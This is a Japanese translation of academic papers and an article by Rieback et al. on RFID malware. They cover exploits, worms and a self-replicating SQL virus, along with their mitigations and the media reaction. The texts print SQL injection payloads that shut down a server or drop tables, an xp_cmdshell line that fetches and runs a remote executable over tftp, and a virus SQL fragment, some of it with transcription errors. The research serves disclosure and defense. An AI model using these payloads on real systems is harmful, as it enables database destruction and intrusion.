データベースの感染後、新規（未感染）のタグが最終的に RFID システムに到着する。New Contents データは、下記のクエリーを用いてこれらの新規到着 RFID タグに書き込まれる。

```
SELECT NewContents FROM ContainerContents
WHERE TagId='tag.id';
```

New Contents に偶然ウイルスコードが含まれていると、これはまさに RFID タグに書き込まれる内容である。RFID タグに書き込まれたデータはシステムによって消去され、結果として New Contents の列からウイルスが除去される。従ってウイルスが持続するには、少なくとも 1 つの SSI が、New Contents の行が全て消去される前に実行されなければならない。（しかしたいていの RFID システムには多数のタグがあるため、これは深刻な問題ではないはずである。）

6.2 教訓

我々は、I.Code SLI RFID タグにマルウェアの概念を実装することから、以下の教訓を学んだ。

図 2.　世界初のウイルス感染した RFID タグ

1.　空間の制限

I.Code SLI RFID タグには、合計 896 ビットのデータ用に、8 桁（4 バイト）の 16 進数のブロックが 28 個ある。ASCII（7 ビット）のコード化を用いて、128 文字が 1 個の RFID タグに収められる。Oracle のウイルスは 127 文字であるが、この小さなサイズにはトレードオフが必要であった。我々は 2 個の感染 RFID タグが同時に読み取られる際に、複製動作が不規則になるレベルまで、Oracle の「get current query」のコードを短縮しなければならなかった。ペイロードと DB の列の名前を短縮することにより（現実の RFID 展開では不可能）、余分な文字を搾り出すことができた。RFID 技術が時の経過と共に向上するにつれて、低コストのタグの容量が増加し、ますます複雑になる RFID ウイルスを支持可能となることは、念頭に置いておく価値がある。

もう 1 つの解決策は、大容量の高コスト RFID タグ（即ち非接触スマートカード）を利用することである。例えば、MIFARE DESFire SAM 非接触スマートカードのストレージは 72k ビットである（7 ビットの ASCII コーディングで最大 10,000 文字）。しかしこれは、より高価なタグの利用が可能な、特定の用途のシナリオでしか機能しないであろうという不利点もある。

最後の解決策は、RFID 脆弱性攻撃を複数のタグに渡り拡大することである。脆弱性攻撃コードの最初の部分は、DB のある場所あるいは環境変数における SQL コードに収容可能である。その結果生じたタグは、コードの残り部分を追加でき、さらに「PREPARE」及び SQL クエリーの実行が可能となる。しかし、この解決策は複数のタグを利用する点（アプリケーションの制限に触れる可能性がある）と、正しい順序でタグを読み取る必要がある点の両方を理由として問題がある。これは 1 個の RFID タグへ書き換えるには内容が大きすぎるため RFID ウイルスには効き目がないという点に注意のこと。

2. **クワインの一般性に関する問題**

SQL は Structured Query Language（構造化問い合わせ言語）であり、Standard Query Language（標準問い合わせ言語）ではない。言い換えれば、SQL は SQL であって SQL ではない。様々なデータベースが、SQL 言語の様々な改良型やサブセットを提供している。これはつまり、純粋に SQL で書かれたクワインであってもやはり、データベース特有のものになり得るという意味である。このため、セクション 5.3 の SQL クワインの事例は、Oracle ではなく PostgreSQL についてのみ有効である。これは例えば contact() 対 || や char 対 chr といった SQL コマンドの相違に起因するものである。これはつまり、真にプラットフォーム依存型の SQL クワインは、こうしたプラットフォーム特有の SQL コマンドを避ける必要があるだろうという意味である。

3. **自己複製に関する問題**

RFID ウイルスの自己複製に対する、現在実行中のクエリーの活用は、特定の状況においてのみ有効である。MySQL の「SHOW FULL PROCESS LIST」（プロセスリストの完全表示）コマンドは、C API 以外には使い物になる一連の結果は返さず、また PostgreSQL には「報告遅延」もあり、これは結果的に current_query が「<IDLE>」と特定されることになる。他方、Oracle では現在実行中のクエリーの活用は問題なく、

「SELECT SUBSTR(SQL_TEXT,43,127)
FROM v$sql WHERE INSTR (SQL_TEXT,
…payload…)>0」は実によく機能している（管理者特権を想定）。

7. 論考

RFID ミドルウェア・システムの脆弱性攻撃方法を実証したからには、RFID ミドルウェアの設計者や管理者にとって、こうした問題の防止・是正策を理解することが重要である。関係当事者は、以下の手順を踏まえることで、RFID マルウェアに対しシステムを保護することができる[16]。

1. **境界検査**

境界検査は、インデックスが配列の限度の範囲内にあるか否かを検出する手段である。これは通常、ランタイムの遅延を誘発することのないよう、コンパイラによって行われる。Ada、Visual Basic、Java、及び C#など、ランタイム検査を強制するプログラミング言語の場合、境界検査は不要である。しかし、他の言語で書かれた RFID ミドルウェアについては、境界検査を実行可能な状態でコンパイルすべきである。

2. **入力のサニタイジング**

特殊な文字を明示的に削除する代わりに、標準の英数字（0－9、a－z、A-Z）を含むデータのみ受け入れる方が楽である。しかし、特殊な文字を必ずしも全て排除できるとは限らない。

例えば、図書館の書物の RFID タグには、O'Reilly(オライリー)という出版社名が含まれる可能性がある。明示的な一重引用符の複製、あるいはバックスラッシュを用いた引用符の回避は、いずれも必ずしも役立つとは限らず、それは引用符が Unicode やその他の符号化によって表される可能性があるためである。最も良いのは、Postgres の pg_escape_bytea()や MySQL の mysql_real_escape_string()など、内蔵の「データ・サニタイジング」機能を利用することである。

3. **バックエンドのスクリプト記述言語の無効化**
   HTTP を使用する RFID ミドルウェアでは、HTTP クライアントによるスクリプト記述支援を排除することにより、スクリプト・インジェクションを緩和できる。これはクライアント側言語（即ち Javascript、Java、VBScript、ActiveX、Flash）及びサーバ側言語（即ち Server-Side Includes）の双方の無効化が含まれる場合がある。

4. **データベースのパーミッション制限及びユーザの分離**
   データベースの接続においては、考えられる最も制限される権利を用いるべきである。テーブルは読み取り専用あるいはアクセス不能とすべきで、それは SQL インジェクション攻撃の成功によって引き起こされる損害が、この措置によって抑制されるためである。また、単一のクエリーにおける複数の SQL ステートメントの実行を無効化することも極めて重要である。

5. **ユーザ・パラメータの結合**
   SQL のオンザフライを動的に構築することは危険である。代わりに、パラメータの結合と併せたストアド・プロシージャの利用が勧められる。境界パラメータ（PREPARE のステートメントを利用）は値として扱われず、SQL インジェクション攻撃をより困難なものにする。

6. **RFID ミドルウェア・サーバの隔離**
   RFID ミドルウェア・サーバの侵害が、自動的にバックエンド・インフラストラクチャの残り部分への全面的なアクセスを許すものであってはならない。従って、ネットワーク構成においては、通常のメカニズム（即ち DMZs）を用いて他のサーバへのアクセスを制限すべきである。

7. **コードの見直し**
   RFID ミドルウェアのソースコードは、頻繁に精査されていれば、脆弱性攻撃可能なバグを包含する可能性は低い。「自家製」の RFID ミドルウェアは、批判的に監査すべきである。広く流通している商用あるいはオープンソースの RFID ミドルウェア・ソリューションは、バグを抱えている可能性は低い。

安全なプログラミング手法に関する詳細情報については、「Secure Coding」[10]、「Building Secure Software」[18]、及び「Writing Secure Code (second edition)」[12]を参照のこと。

8. 結論

RFID マルウェアは、Pervasive Computing システムの区分全体に脅威を与えるものである。多様な RFID 拡張システムの開発者は、ハッカーが RFID 脆弱性攻撃、RFID ワーム、及び RFID ウイルスを用いて大規模な実験を一旦始めると引き起こされる損害を抑制するため、そのシステムを「武装する」必要がある。本書では、RFID マルウェアの全般的な実行可能性の例証や、世界初の RFID ウイルスの紹介によって、こうした予防措置を講じることの緊急性を強調してきた。

RFID マルウェアの蔓延は、RFID 技術の分野で展開されると予想される、いたちごっこの活動に新開地を打ち出すかもしれない。RFID マルウェアは、RFID フィッシング（RFID リーダー所有者を騙し悪意のある RFID タグを読み込ませる）から RFID ウォードライビング（脆弱な RFID リーダーを探す）に至る様々な、新たな現象を引き起こす可能性がある。人々は、RFID ウォードライバーを捕まえる RFID 蜜壷を開発する可能性さえある。こうした事例は、RFID の無邪気な時代がとうに過ぎ去ったことを次第に明らかにするものである。人々が、飼い猫に埋め込まれたデータを、盲目的に信頼するような贅沢を享受することはもう決してないであろう。

謝辞

RFID マルウェアの試験プラットフォームに貴重な時間と労力を提供していただいた、Patrick Simpson 氏に感謝したい。

今回の研究は、プロジェクト#600.065.120.03N17 として、Nederlandse Organisatie voor Wetenschappelijk Onderzoek (NWO)の支援を受けた。

参考文献

[1] How to find security holes. http://www.canonical.org/~kragen/security-holes.html.

[2] How to prevent cross-site scripting security issues. http://support.microsoft.com/default.aspx?scid=kb;en-us;Q252985.

[3] Wikipedia - buffer overflow. http://en.wikipedia.org/wiki/Buffer_overflow.

[4] Biometrics deployment of machine readable travel documents. May 2004. http://www.icao.int/mrtd/download/documents/Biometrics%20deployment%20o%f%20Machine%20Readable%20Travel%20Documents%202004.pdf.

[5] C. Anley. Advanced SQL injection in SQL Server applications. http://www.nextgenss.com/papers/advanced_sql_injection.pdf.

[6] Anonymous. Rest in peace. In *RFID Buzz*. http://www.rfidbuzz.com/news/2005/rest_in_peace.html.

[7] V. R. Basili and B. T. Perricone. Software errors and complexity: An empirical investigation. *Commun. ACM*, 27(1):42–52, 1984.

[8] S. Bono, M. Green, A. Stubblefield, A. Juels, A. Rubin, and M. Szydlo. Security analysis of a cryptographically-enabled RFID device. In *14th USENIX Security Symposium*, pages 1–16, Baltimore, Maryland, USA, July-August 2005. USENIX.

[9] B. Fabian, O. Günther, and S. Spiekermann. Security analysis of the object name service for RFID. In *Security, Privacy and Trust in Pervasive and Ubiquitous Computing*, July 2005.

[10] M. G. Graff and K. R. Van Wyk. *Secure Coding: Principles and Practices*. O'Reilly, 2003.

[11] D. R. Hofstadter. *Godel, Escher, Bach: An Eternal Golden Braid*. Basic Books, Inc., New York, NY, USA, 1979.

[12] M. Howard and D. LeBlanc. *Writing Secure Code*. Microsoft Press, 2002.

[13] N. Jorgensen. Self documenting program in SQL. http://www.droptable.com/archive478-2005-5-25456.html.

[14] Z. Kfir and A. Wool. Picking virtual pockets using relay attacks on contactless smartcard systems. In *1st Intl. Conf. on Security and Privacy for Emerging Areas in Communication Networks*, Sep 2005. http://eprint.iacr.org/.

[15] D. Madore. Quines (self-replicating programs). http://www.madore.org/~david/computers/quine.html.

[16] D. Rajesh. Advanced concepts to prevent SQL injection. http://www.csharpcorner.com/UploadFile/rajeshdg/Page107142005052957AM/Page1.aspx?ArticleID=631d8221-64ed-4db7-b81b-8ba3082cb496.

[17] M. R. Rieback, B. Crispo, and A. S. Tanenbaum. RFID Guardian: A battery-powered mobile device for RFID privacy management. In *Proc. 10th Australasian Conf. on Information Security and Privacy (ACISP 2005)*, volume 3574 of *LNCS*, pages 184–194, July 2005.

[18] J. Viega and G. McGraw. *Building Secure Software: How to Avoid Security Problems the Right Way*. Addison-Wesley Professional, 2001.

[19] N. Weaver, V. Paxson, S. Staniford, and R. Cunningham. A taxonomy of computer worms. In *First Workshop on Rapid Malcode (WORM)*, 2003.

[20] M. Weiser. The computer for the twenty-first century. *Scientific American*, pages 94–100, 1991. http://www.ubiq.com/hypertext/weiser/SciAmDraft3.html.

RFID マルウェアの真実と俗説

メラニー・R・リーバック、ブルーノ・クリスポ、アンドリュー・S・タネンバウム

アムステルダム自由大学

要旨

2006 年 3 月 15 日、自由大学に所属する我々の研究チームは、「あなたの猫はコンピュータ・ウイルスに感染していませんか」[1] と題した RFID マルウェアに関する論文を発表し、併せてウェブサイトも公開した（www.rfidvirus.org）。我々の論文では、RFID マルウェアの概念を紹介し、付随する機能検証となる RFID ウイルスについて提示した。この論文は最終的にメディアから大変な注目を集める結果となり、パーベイシブ・コンピューティングと通信に関する第 4 回 IEEE 国際会議（IEEE PerCom）での提示から 24 時間以内に、我々が受け取った e-メールは 200 通を超えた。こうした混乱の中、我々の研究論文は同会議の「大きなインパクトのある最優秀論文賞」を受賞し、それから数か月の間、RFID マルウェアに関する報告は、RFID 産業、ウイルス対策産業、さらに米国とオランダ両政府からの反応を促した。

今回のクリプト・コーナー連載記事で、我々はその論文の余波について、いくつかの重要な未回答の疑問点に答え、我々が行った研究に関する俗説と真実とを区別しつつ、全般的な印象を述べる。

1. RFID マルウェアとは何か

RFID マルウェアは明確に異なる 3 つのカテゴリーに分けられる。即ち脆弱性攻撃、ワーム、ウイルスの 3 つである。RFID 脆弱性攻撃は、インターネット上に見られるものと同じ、従来型のハッキング攻撃（バッファ・オーバーフロー、コード挿入、SQL インジェクション攻撃など）であるが、RFID タグから攻撃を仕掛けられるほど小さなビット数にまで凝縮されている場合は例外である。例えば、

; shutdown-

という RFID ベースの SQL インジェクション攻撃は、SQL サーバのインスタンスを停止させ、また、

; drop table <tablename>

は特定のデータベース・テーブルを削除するものである。

RFID ワームやウイルスは、単に本来の脆弱性攻撃コードを、新たに出現する RFID タグへコピーする RFID 脆弱性攻撃である。両者の主な違いは、RFID ワームは伝播するためにネットワーク接続性に依存する一方、RFID ウイルスは依存しないという点である。RFID ワームは、離れた場所からマルウェアをダウンロード及び実行する。このマルウェアでは従来的な手段を用いてマシンを侵害し、次いで新たに出現する RFID タグに本来の脆弱性攻撃を書き込むという方法で、ミドルウェアの機能に修正を加える。

ここで、FTP を用いて或るリモート・マルウェア（**myexploit.exe**）をダウンロード及び実行するため、マイクロソフト SQL サーバのコマンドライン機能を悪用する、SQL インジェクション・ベースの RFID ワームの一例を紹介する。

; EXEC Master..xpcmdshell 'tftp –i %ip% GET myexploit.exe

& myexploit' --

RFID ウイルスは、インターネット接続されていなくても、バックエンドデータベースへ自身をコピーすることによって自己複製することができ、次にアプリケーション・ソフトウェアがそれを新たな RFID タグへ書き換えることになる。RFID ウイルスはかなり複雑で、ミドルウェア・アーキテクチャについて、ある程度の内部情報が必要である。以下に示す RFID ウイルスはオラクル SQL*プラス向けに書かれたもので、脆弱性攻撃コード（偶然、現在実行しているデータベース・クエリであるもの）を、新たな RFID タグへの書き換えが行われる正確なデータベースの場所へコピーすることによって、自己拡散する（下記の **NewContainerContents** の行）。

Contents=Raspberries;

UPDATE
NewContainerContents SET ContainerContents=

ContainerContents || ';' || CHR (10) || (SELECT SQL_TEXT

FROM vql WHERE INSTR (SQL-TEXT, '")>0);

RFID ウイルスという用語は不吉な心情的イメージを喚起するものの、RFID 脆弱性攻撃は現実の世界でミドルウェアへの脅威をもたらす可能性がはるかに高い。このサンプルコードは、脆弱性攻撃がさほど複雑でなく、プラットフォーム特有のものであるからだということを例証するものである。

2. 我々の試験設定は現実的であったか

IEEE PerCom 向け論文の一環として、我々は機能的に的確な RFID ミドルウェア・プラットフォームを構築した。これはセキュリティ・チェックの実施に関し、余計なコードは一切含まないものである。我々はこれを現実的と感じたが、それは安全なソフトウェアには相当な努力と博識な開発者を必要とするためであり、システムは単に箱から出してそのままの状態では安全でないことが多いからである。実際のソフトウェアにおける測定の結果、バグ率はコード 1,000 行当たり 6 から 16 であることが示された。[2]

3. そうしたマルウェアはあらゆるタグに影響を及ぼすか

RFID タグは、まさにフロッピー・ディスクや USB スティックのように、単なるデータ・キャリアである。経験から分かるのは、どんな媒体からでも悪意のあるデータが、予想外の方法でバックエンド・ソフトウェア・システムを壊す原因となり得るということである。商用 RFID ミドルウェア同様に複雑なソフトウェアでは、ソフトウェア開発者が潜在的に脆弱性攻撃可能な欠陥を、全て発見・修復できるとは考えにくい。我々の IEEE PerCom 向け論文で取り上げた RFID マルウェアは、機能検証として意図されたもので、それがあらゆる RFID タグや用途と共に機能することは全く意図していない。にもかかわらず、多くの人々が我々の機能検証マルウェアに関し、考えられる現実世界の意味合いについて尋ねた。

当然、他より RFID マルウェアの被害に遭いやすい設備も中にはある。セキュリティはコストと有用性の二律背反が関係するもので、現実世界の脅威の大半は、特定の用途における標的としての魅力のほか、攻撃者の判断によって左右される。また脅威は、その用途向けにどのような種類の RFID タグが配備されているかによっても左右され、タグの種類によっては他より容易に攻撃を仕掛けられるものもある。

読取専用タグ。 読取専用タグは、読み書き型タグに比べ、攻撃用として利用するのは難しいが、それでもやはり攻撃媒体となる可能性はある。読取専用タグを利用する RFID ミドルウェア・システム開発者は、セキュリティに関して容易に現状に満足することがあるが、それは彼らが、誰もそのタグを修正できないことを知っているからである。しかし攻撃者が、標準のタグより多くのデータを収めた（バッファ・オーバーフロー攻撃を試みるため）、あるいはフォーマットの異なる（SQL インジェクション攻撃を試みるため）自家製タグを、対象物に取り付けることは可能であり、自分固有のタグを読み取ることしか考えていないシステム設計者は、非標準の、敵意あるタグの有無をチェックすることを忘れてしまうおそれがある。

ビット数の限られたタグ。 ビット数の限られたタグ（96 ビットの電子製品コード[EPC]タグなど）は少々難しいが、RFID マルウェア目的で利用できないわけではない。我々が IEEE PerCom

向け論文において実証したウイルス攻撃は、EPC タグに適合するには大きすぎるが、我々が実証した脆弱性攻撃の中には、ほんの数ビットしか必要としないものもある。例えば、**; shutdown** というSQL サーバ攻撃はたった 9 文字、即ち 63 ビット（7 ビット ASCII コード化を利用）しか使わずに SQL サーバのインスタンスを停止させるもので、これは EPC タグに適合するであろう。時が経つにつれ、攻撃者は RFID ベースの攻撃を仕掛ける上で、より空間効率の高い方法を考案することが予想される。

暗号法を用いるタグ。　より高価な、非接触型スマートカードでは、データの起源や完全性を確保するため、暗号法を採用している。暗号法の利用により、無差別な攻撃者が一見有効なデータで非接触型スマートカードの内容を書き換えることはより困難になるが、悪意のある内部関係者に対する防護策をもたらすほどのものではない。認定された RFID パスポート読取機（適切な認証キーと署名キーが収められている）へアクセスできる空港職員の中で不満を抱く者が、一見有効な悪意のあるデータを用いて、難なくパスポートを再初期化する可能性が考えられる。昨今のコンピュータ・セキュリティ攻撃の多くが、内部関係者による犯行である [3] ことを考えると、このシナリオは真摯に考慮するに値する。

4. 反応

我々の論文に対する、メディアの当初の反応は空騒ぎであった。記者は「RFID ウイルス」という言葉を聞いて大騒ぎし、様々な主導的な出版、放送、及びオンライン報道機関やブログがこのニュースをたちまち取り上げた（リストについては www.rfidvirus.org/media/を参照のこと）。当初のニュース報道は適度にバランスの取れた観点を保っていたが、その後の報道は、互いに一歩先を行こうとして、如何に RFID マルウェアが 24 時間以内に世界規模の感染を引き起こすかという点について作り話の引用が積み重なり、次第に扇情的色合いを増していった。

驚くようなことでもないが、さらにセンセーショナルな記事が急速に広まるとすぐ、反発が始まった。RFID 産業の業界団体が、神経質な顧客を安心させようと、我々の研究成果の現実的価値をないがしろにする声明を発表したのである。[4] 他の RFID 産業の支持者は選択に遠慮のない表現を用い、我々の研究の信用を落とそうとしていた。例えば、ウイルス対策産業は、我々の研究について矛盾する否定的評価を発表した。ソフォスは、我々の研究成果が現実の世界では無意味だとする声明を発表し[5]、片やカスパースキーは我々の研究を「危険で」「不道徳」だと言って咎める報道発表を出した。[6] 一部の業界記者やブロガーは、単に盲目的にそうした批判をオウム返しに言った。

対照的に、実際に RFID タグを利用している諸機関は、圧倒的に肯定的な反応を我々に示した。IEEE PerCom の論文発表から 24 時間以内に、様々な RFID ミドルウェア企業の主任設計者が、自社製品のセキュリティを評価するための支援を求め、落ち着いて我々にアプローチしてきた。RFID 企業や消費者の権利に関わる諸機関、そしてウイルス対策産業の代表者は、協議の実施あるいは会議への招聘を我々に勧めた。

米国とオランダの政府も、関心を持って反応した。オランダ議会は RFID のセキュリティとプライバシーに関する討論の場で我々の研究を発表するよう勧め、その結果、閣僚との質疑応答を行うこととなり、さらなる RFID 研究を政治課題の俎上に載せる必要性が確立された。また我々は米国政府にも招かれ、連邦捜査局副長官や国務省のパスポート業務担当長官、それに国土安全保障省のプライバシー担当主任を交えた会合において、我々の見解について発表することとなった。

RFID マルウェアを生み出した我々の意図は、RFID のセキュリティとプライバシー上の問題は単に消費者の問題に留まらず、RFID 産業の問題でもあるという点を強調することにあった。RFID ミドルウェア・ベンダは、独立的な専門家に脆弱性について監査行ってもらい、また安全なプログラミング慣行を実践しなければならない。RFID 機器メーカーは、改良された暗号法の試作に際し、より多くのエネルギーを低コスト RFID タグに投入しなければならず、また RFID のセキュリティ及びプライバシー関連対策を推進するため、標準化委員会においてその影響力を行使すべきである。同様に、立法者や市中の一般の人々は、自らに降りかかる RFID 技術におけるセキュリティやプライバシーへの対策を要求すべきである。

我々の経験において、RFID のセキュリティやプライバシーに関する研究に携わる学術研究者

や産業研究者は、カスピアン（www.nocards.org）やフォーバド（www.foebud.org）といった反 RFID 団体と同じ立場に集まっており、こうした理由から、産業界は大体において、研究の貢献を誇張あるいは反 RFID であるとして突っぱねている。避けることのできないセキュリティやプライバシー上の問題と闘う代わりに、皆にとってはるかに有益と思われるのは、我々が一致協力して、潜在的な危険に関する警告を抑圧しようとするのではなく、セキュリティとプライバシーの向上に焦点を当てることができるような空気を作ることである。

参考文献

1. M.R. Rieback, B. Crispo, and A.S. Tanenbaum, "Is Your Cat Infected with a Computer Virus?," *Proc. 4th Ann. IEEE Int'l Conf. Pervasive Computing and Comm.*, IEEE CS Press, 2006, pp. 169–179.
2. V.R. Basili and B.T. Perricone, "Software Errors and Complexity: An Empirical Investigation," *Comm. ACM*, vol. 27, no. 1, 1984, pp. 42–52.
3. N. Einwechter, "The Enemy inside the Gates: Preventing and Detecting Insider Attacks," *Security Focus*, 14 Feb. 2002; www.securityfocus.com/infocus/1546.
4. AIM Global, "International RFID Experts Say Your Pets and Computers Are Safe from RFID Viruses," Mar. 2006; www.aimglobal.org/members/news/templates/rfidinsights.asp?artic%leid=959&zoneid=24.
5. Sophos Antivirus, "Sophos Calls for Calm over RFID Viruses," Mar. 2006; www.sophos.com/pressoffice/news/articles/2006/03/rfid.html.
6. S. Grommen, "Publicatie RFID-virus is onethisch" (Publication RFID-virus Is Unethical), [in Dutch], *DataNews*, Mar. 2006; www.nl.datanews.be/news/enterprise_computing/security/20060320002.

Melanie R. Rieback *is a doctoral student in the Computer Systems Group at the Vrije Universiteit Amsterdam. Her research interests include computer security, ubiquitous computing, and RFID. Rieback has an MSc in computer science from the Technical University of Delft. Contact her at melanie@cs.vu.nl.*

Bruno Crispo *is an assistant professor of computer science at the Vrije Universiteit Amsterdam. His research interests are security protocols, authentication, authorization and accountability in distributed systems and ubiquitous systems, and sensors security. Crispo has a PhD in computer science from the University of Cambridge, UK. Contact him at crispo@cs.vu.nl.*

Andrew S. Tanenbaum *is a professor of computer science at the Vrije Universiteit Amsterdam. Tanenbaum has a PhD in physics from the University of California, Berkeley. He's a fellow of the IEEE and the ACM and a member of the Royal Dutch Academy of Sciences. Contact him at ast@cs.vu.nl.*

Available online at www.sciencedirect.com
ScienceDirect
Pervasive and Mobile Computing 2 (2006) 405–426
pervasive and mobile computing
www.elsevier.com/locate/pmc

RFID マルウェア：設計の原則と実例☆

メラニー・R・リーバック [a,*]、パトリック・N・D・シンプソン [a]、ブルーノ・クリスポ [a,b]、アンドリュー・S・タネンバウム [a]

[a] *自由大学コンピュータ科学部、De Boelelaan 1081a, 1081 HV, Amsterdam, Netherlands*
[b] *トレント大学情報・通信技術学部、Via Sommarive, 14, 38050, Trento, Italy*

2006 年 2 月 1 日受領、2006 年 6 月 5 日改訂版受領、2006 年 6 月 26 日承認
2006 年 10 月 6 日オンライン公開

要旨

本書は、無線周波数識別（RFID）システムに関するマルウェアの概念を探求するもので、例としては RFID 脆弱性攻撃、RFID ワーム、RFID ウイルスが挙げられる。我々は具体的な実例と併せて、RFID マルウェアの設計原則について提示する。強調される部分は、自己複製型 RFID ウイルスを詳細に解説する実例である。次いで様々な RFID マルウェアのアプローチが、標的となる一連のプラットフォームの実効性について分析される。本書は、RFID ミドルウェア開発者に対し、自らの RFID ミドルウェアが現実の世界で広範に配備される前に、そのミドルウェアに適切な検査を組み入れるよう警告することにより締め括られる。

キーワード：無線周波数識別、RFID、セキュリティ、マルウェア、脆弱性攻撃、ワーム、ウイルス

☆ 本書は 2006 年 3 月の IEEE PerCom において提示された論文「あなたの猫はコンピュータ・ウイルスに感染していませんか」の拡張版である。

* 対応著者／電話：+31 205987874、FAX：+31 205987653
e-メールアドレス：melanie@cs.vu.nl（M・R・リーバック）

1. はじめに

無線周波数識別（RFID）は、我々のサプライチェーンに革命をもたらし、我々の自宅や職場をカスタマイズすることが見込まれる、非接触型識別技術である。多くの場合 1kb ないし 2kb 未満のメモリが入っている低コスト RFID タグの活用により、RFID 技術の支持者は「物のインターネット」を創出することを目指している。しかし、こうした善意ある専門家はその望みが何か、という点に注意すべきである。現代の RFID 配備は通常小規模で、また好意的環境に置かれている一方、インターネットは膨大かつマネジメントが難しい状態にあり、商業上の利益、経験の浅いユーザ、そしてコンピュータ・ハッカーを一堂に集めている。さらに、「物」の世界にインターネットを持ち込むことにより、RFID タグはデジタルな破壊行為が不注意に物質世界へと拡大するおそれをもたらす。

本書は、RFID を配備する者が最も恐れるセキュリティ侵害、即ち RFID マルウェア、RFID ワーム、RFID ウイルスが間近に迫っていることを実証するものである。RFID への攻撃は現在、適切にフォーマットされてはいるが偽物のデータに書き換えられることと考えられている。しかし、RFID タグが SQL インジェクション攻撃あるいはバッファ・オーバーフローを送信することは誰も予想していない。不運なことに、RFID タグに寄せられる信頼は根拠のないものである。我々の論点を証明するため、本書では RFID マルウェアの基本設計原則について説明することとする。我々は、いくつかの標的プラットフォームについて、自己複製型 RFID ウイルスを詳細に解説する見本を柱にしつつ、具体的な実例を示す。本書の背景にある我々の主な意図は、RFID ミドルウェア設計者に、安全なプログラミング慣行の導入を奨励することである。

1.1 RFID 入門

無線周波数識別（RFID）は、典型的なパーベイシブ・コンピューティング技術である。従来のバーコードに代わるものとうたわれ、RFID の無線識別能力は我々の産業、商業、及び医療面での経験に革命を起こす期待が持たれている。その実用性の中核にあるのは、RFID によって対象物に関する情報収集が容易になるということである。RFID タグ付けされた対象物に関する情報は、物理的バリアを通過して、かつ離れた場所から、複数の対象物について送信可能である。「ユビキタス・コンピューティング」に関するマーク・ワイザー氏のコンセプト[1]に沿って、RFID タグは、我々とコンピューティング・インフラストラクチャとの相互関係を、何かしら潜在意識的で崇高なものへと変えていく可能性がある。

こうした展望により、投資家、発明家、そして製造者は多様な用途に RFID 技術を導入するようになった。RFID タグは、デザイナーブランドのスニーカーや医薬品などの商品、それに通貨の偽造に対抗する上で役立つものと思われ、RFID ベースの自動精算システムが、スーパーマーケット、ガソリンスタンドや高速道路での精算・支払を処理してくれることも考えられる。牛、豚、鶏、そして魚への RFID タグ付けによる、きめ細やかな品質マネジメントや感染性の動物疾病の追跡を可能にすることによって、我々は「食物連鎖の最上位」にいる者の立場を再確認する。

また RFID 技術によって、サプライチェーンをマネジメントし、建物へのアクセスを仲介し、子供を追跡し、さらに盗掘に対する防衛措置を講じるといったことが可能である[2]。皮下 RFID の利用傾向を考えると、家庭で飼っている犬や猫にも RFID ペット識別チップを埋め込むことが可能で、次に来るのは飼い主であろう。

1.2 よく知られる RFID の脅威

こうしたパーベイシブ・コンピューティングの理想郷には負の側面もある。RFID は個人の居場所や行動に関する情報収集を自動化するものであり、このデータはハッカーや小売業者、ひいては政府によって悪用される恐れがある。RFID によるセキュリティやプライバシー上の脅威には、既に根付いたものが多数ある。

(1) スニッフィング。 RFID タグは、適合する読取デバイスであれば、どれからでも読み取れるよう設計されている。タグの読み取りは、タグ所持者に気付かれることなく起こり得るもので、また離れた場所で起こることもある。最近この問題が浮き彫りとなった論争は、デジタル・パスポート（機械読取式旅券としても知られる[3]）の「スキミング」に関するものであった。

(2) トラッキング。 戦略上の場所にある RFID リーダーは、固有のタグ識別子の照準（あるいは非固有タグ ID の「星座」）を記録することができ、これは後に個人識別情報と関連付けられる。問題が生じるのは、個人が非自発的に追跡される場合である。望まない追跡を対象者が意識している場合もあるが（即ち学童、高齢者や企業の社員）、それは必ずしもそうであるとは限らない。

(3) なりすまし。 攻撃者は、空白あるいは書き換え可能な RFID トランスポンダに適切なフォーマットのタグデータを書き込むことにより、「本物の」RFID タグを作り出すことができる。有名ななりすまし攻撃の一例に、ジョンズ・ホプキンス大学と RSA セキュリティ社の研究者によって最近行われた攻撃がある[4]。この研究者は、見つけ出した（また暗号解読した）識別子を用いて RFID トランスポンダのクローンを作り、ガソリンを買ったり、RFID ベースの自動車イモビライザ・システムのロック解除を行ったりしていた。

(4) 反射攻撃。 攻撃者は、RFID 中継デバイスを利用して RFID のクエリーを傍受及び再送信することができる[5]。この再送は、デジタル・パスポート・リーダや非接触支払システム、及び建物のアクセスマネジメント・ステーションを欺くことができるが、幸い、RFID タグとバックエンド・ミドルウェア間でチャレンジ・レスポンス認証を行うことで、状況は改善される。

(5) サービス拒否。 サービス拒否（DoS）とは、RFID システムが適切に機能することを妨げられる場合を言う。タグの読み取りは、ファラデー・ケージあるいは「信号妨害」によって妨げられることがあり、これらは共に RFID タグ付けされた対象物に無線電波が到達することを妨げる。場合によっては DoS が悲惨な結果を招く可能性もあり、例えば病院の重傷者病棟でベリメッド社の皮下 RFID チップから医療データを読み取ろうとする場合などが挙げられる。

この分類リストは、RFID システムに対するセキュリティやプライバシー上の脅威に関する、「共通の知識」の現状を示すものである。本書では（残念ながら）、このリストに新たな分類の脅威を加えることになる。前述の脅威は全て、適切にフォーマットされた RFID データの高水準での悪用が絡んでいるが、本書で説明する RFID マルウェアは、不適切にフォーマットされた RFID タグデータの、低水準での悪用に絡むものである。

2. RFID マルウェアの実現要因

RFID マルウェアは、「ハイテクな」倉庫や家庭の隅にあるごみを集めた、パンドラの箱である。RFID ウイルスの概念は確かに人々の脳裏をよぎってきたが、RFID 技術の成功を見たいという願望は、その概念に関する如何なる真摯な配慮をも抑圧してきた。さらに、RFID 脆弱性攻撃はまだ「ありのままの姿」をさらけ出していないため、人々は都合よく、RFID が直面する電力制限が、そうした攻撃に対する RFID 装置の耐性をもたらしていると想像している。

残念ながら、こうした観点は我々の希望的観測の産物にすぎない。RFID には、マルウェアによる脆弱性攻撃の、格好の候補にされてしまう原因となる特徴が多々ある。

(1) 多数のソースコード。 RFID タグには、複雑性を本質的に抑制する電力制限があるが、バックエンド RFID ミドルウェア・システムには、数百万とまではいかなくても、数十万行に及ぶソースコードが収められている場合がある。ソフトウェア・バグの数がコード 1,000 行当たり平均 6 から 16 であれば[6]、RFID ミドルウェアには脆弱性攻撃可能な穴が多数あると考えられる。対照的に、より小型の「自家製」RFID ミドルウェア・システムでは、コード行数はおそらく少ないと思われるが、不十分な試験に悩まされる可能性が高いであろう。

